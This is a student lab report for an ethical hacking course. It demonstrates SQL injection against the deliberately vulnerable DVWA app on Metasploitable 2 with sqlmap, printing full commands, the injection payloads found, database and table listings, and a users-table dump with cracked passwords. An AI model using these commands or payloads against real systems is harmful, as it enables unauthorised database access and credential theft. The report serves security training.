

# **SQL INJECTION LAB REPORT:**

## **DVWA WITH SQLMAP**

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A Lab Report Submitted in Partial Fulfillment  
of the Requirements for the Course

**Course :**

Ethical Hacking

Texial Cyber Security

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## 1. Objective

To demonstrate a SQL Injection(SQLi) attack using Sqlmap on the Damn Vulnerable Web Application(DVWA). I am going to inject the dvwa web application by knowing vulnerabilities and list databases, list tables in DVWA database and dump users table .

## 2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Metasploitable 2: Vulnerable Virtual Machine Target.
- DVWA : Intentionally Vulnerable Web App.


## 3. Lab Environment Setup

- Installed Metasploitable 2 on Host Machine.
- Started Metasploitable 2 from Virtualbox and logged in as msfadmin.
- Typed “ip a” in the interface to know the Ip Address of the target .

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fe:7f:89 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.39/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:fe:7f89/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

- In eth0 : inet , the Target Ip Address is visible.

- Started Kali Linux and opened the Terminal , then ping the Target Ip from metasploitable 2 to see the connection .
- Opened the Firefox Browser and typed the Target Ip Address.




```

Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali]-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    inetc6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.39/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 86370sec preferred_lft 86370sec
        inetc6 fe80::2bb:a222:15f2:a218/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

[kali㉿kali]-[~]
$ ping 192.168.1.39
PING 192.168.1.39 (192.168.1.39) 56(84) bytes of data.
64 bytes from 192.168.1.39: icmp_seq=1 ttl=64 time=0.490 ms
64 bytes from 192.168.1.39: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.39: icmp_seq=3 ttl=64 time=0.380 ms
64 bytes from 192.168.1.39: icmp_seq=4 ttl=64 time=0.423 ms
64 bytes from 192.168.1.39: icmp_seq=5 ttl=64 time=0.354 ms
64 bytes from 192.168.1.39: icmp_seq=6 ttl=64 time=0.351 ms
^C
--- 192.168.1.39 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5102ms
rtt min/avg/max/mdev = 0.285/0.380/0.490/0.063 ms
[kali㉿kali]-[~]
$ |

```



- The above page opened , then clicked on the DVWA link in the page and logged in as admin.


The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. Below the menu, it displays the current session information: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area is titled "DVWA Security" with a padlock icon. It contains a section for "Script Security" where the security level is currently set to "low". A "Submit" button is present. Another section titled "PHPIDS" describes it as a security layer for PHP-based web applications and indicates it is currently "disabled". A "Simulate attack" link and a "View IDS log" link are provided. A message box at the bottom states "Security level set to low".

- After successfully logged in , navigated to the dvwa security and set the Script Security to Low → Submit.

## 4. Identifying the Vulnerability

- Navigated to SQL Injection module, then typed “id=1” or “’OR’1’=’1 ” → Submit .

The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar menu is identical to the previous screenshot. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field containing "ID: 1 First name: admin Surname: admin", with a "Submit" button next to it. Below this, a "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techips/sql-injection.html>. At the bottom right, there are "View Source" and "View Help" links. The footer displays the same session information as before: Username: admin, Security Level: low, and PHPIDS: disabled.



- The above pictures shows that the DVWA is vulnerable by showing the names of the users in the page interface.

## 5. Exploitation using SQLmap

- Obtained session cookie by, Right Click → Inspect → navigated to Storage and copied the PHPSESSID.

The screenshot shows the Network tab in the Chrome DevTools. A table lists captured cookies. One cookie is highlighted:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	3200d9ba3a1c2b589cc8410d61bec	192.168.1.39	/	Session	41	false	false	None	Tue, 11 Nov 2015 17:33:55 GMT

A tooltip for the PHPSESSID cookie shows its details:

```

PHPSESSID="3200d9ba3a1c2b589cc8410d61bec"
Created="Tue, 11 Nov 2015 17:25:30 GMT"
Domain="192.168.1.39"
Expires / Max-Age="Session"
HostOnly=true
HttpOnly=false
Last Accessed="Tue, 11 Nov 2015 17:33:55 GMT"
Path="/"
SameSite="None"
Secure=false
    
```

- ❖ Run Sqlmap command in Kali Linux Terminal and type →

- sqlmap -u "http://Ip address / dvwa /vulnerabilities / sqli /?id=1& \ Submit=Submit" --cookie = "PHPSESSID = \ kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ --dbs –batch  
By this command the output will show if Dvwa is injectable or not and lists the databases as shown in the pictures.

```

(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dffbb0a602bd89acc8410d60bec; security=low" \
--batch -db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:13:48 /2025-11-11/
[13:13:48] [INFO] testing connection to the target URL
[13:13:48] [INFO] testing if the target URL content is stable
[13:13:49] [INFO] target URL content is stable
[13:13:49] [INFO] testing if GET parameter 'id' is dynamic
[13:13:49] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:13:49] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:13:49] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[13:13:49] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:13:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:13:49] [WARNING] reflective value(s) found and filtering out
[13:13:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:13:50] [INFO] testing 'Generic inline queries'
[13:13:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:50] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[13:13:52] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me"

```

```

(kali㉿kali)-[~]
Session Actions Edit View Help
eval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 3874=3874#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT CONCAT(0x71767a6b71,0xd47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit

[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[13:14:03] [INFO] fetching database names
available databases [?]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki

```

```

(kali㉿kali)-[~]
Session Actions Edit View Help
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

Type: UNION query
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Payload: id='1' UNION ALL SELECT CONCAT(0x71767a6b71,0xd47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit


[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[13:14:03] [INFO] fetching database names
available databases [?]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[13:14:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'
[*] ending @ 13:14:03 /2025-11-11/

```

## ❖ Sqlmap command to list tables

- sqlmap -u "http://localhost/dvwa/vulnerabilities /sql/ ?id=1& \Submit=Submit" --cookie="PHPSESSID= \kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ -D dvwa --tables --batch



```
Session Actions Edit View Help
[kali㉿kali:~] $ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=32f00dffbb0a602bd89acc8410d6bec; security=low" \ -D dvwa --tables
{1.9.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:19:16 /2025-11-11

[13:19:16] [INFO] resuming back-end DBMS 'mysql'
[13:19:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 3874=3874#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOR(RAND(0)*2))x FROM (SELECT 3419 UNION
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZVV#&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF#&Submit=Submit

Type: UNION query
```

The output are the tables that is highlighted in the picture below.



```
Session Actions Edit View Help
[kali㉿kali:~] $ Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOR(RAND(0)*2))x FROM (SELECT 3419 UNION
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZVV#&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF#&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT CONCAT(0x71767a6b71,0xd47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit

[13:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[13:19:16] [INFO] fetching tables for database: 'dvwa'
[13:19:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[13:19:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'
[*] ending @ 13:19:16 /2025-11-11

[kali㉿kali:~] $
```

## ❖ Sqlmap command to dump users table

- sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1& \Submit=Submit" --cookie="PHPSESSID= \kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \ -D dvwa -T users --dump –batch

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dfbb0a602bd89acc8410d60bec; security=low" \
-D dvwa -T users --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:22:22 /2025-11-11

[13:22:22] [INFO] resuming back-end DBMS 'mysql'
[13:22:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 3874=3874#&Submit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNION N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZVV6&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit
```

```
[13:22:23] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:22:23] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:22:23] [INFO] starting dictionary-based cracking ('md5_generic_passwd')
[13:22:23] [INFO] starting 2 processes
[13:22:28] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:22:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:22:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:22:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dwva
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar | password |
+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dwva/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordon | http://172.16.123.129/dwva/hackable/users/gordon.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3       | 1337   | http://172.16.123.129/dwva/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4       | pablo  | http://172.16.123.129/dwva/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5       | smithy | http://172.16.123.129/dwva/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+-----+-----+
[13:22:46] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.39/dump/dvwa/users.csv'
[13:22:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.39'

[*] ending @ 13:22:46 /2025-11-11

[kali㉿kali)-[~]
```

The data is extracted and the user\_id , name , password is exploited as highlighted in the picture above and the tables are dumped to a Csv file.

## **6. Conclusion**

Successfully demonstrated SQL injection and extracted sensitive user credentials including password hashes. So, proved that lack of input sanitization leads to critical breaches and due to this real world applications must implement secure coding practices.

## **7. References**

- Sqlmap documentation →  
<http://sqlmap.org>
- Kali Linux Tools →  
<https://www.kali.org/tools/sqlmap/>
- Metasploitable 2 →  
<https://sourceforge.net/projects/metasploitable/>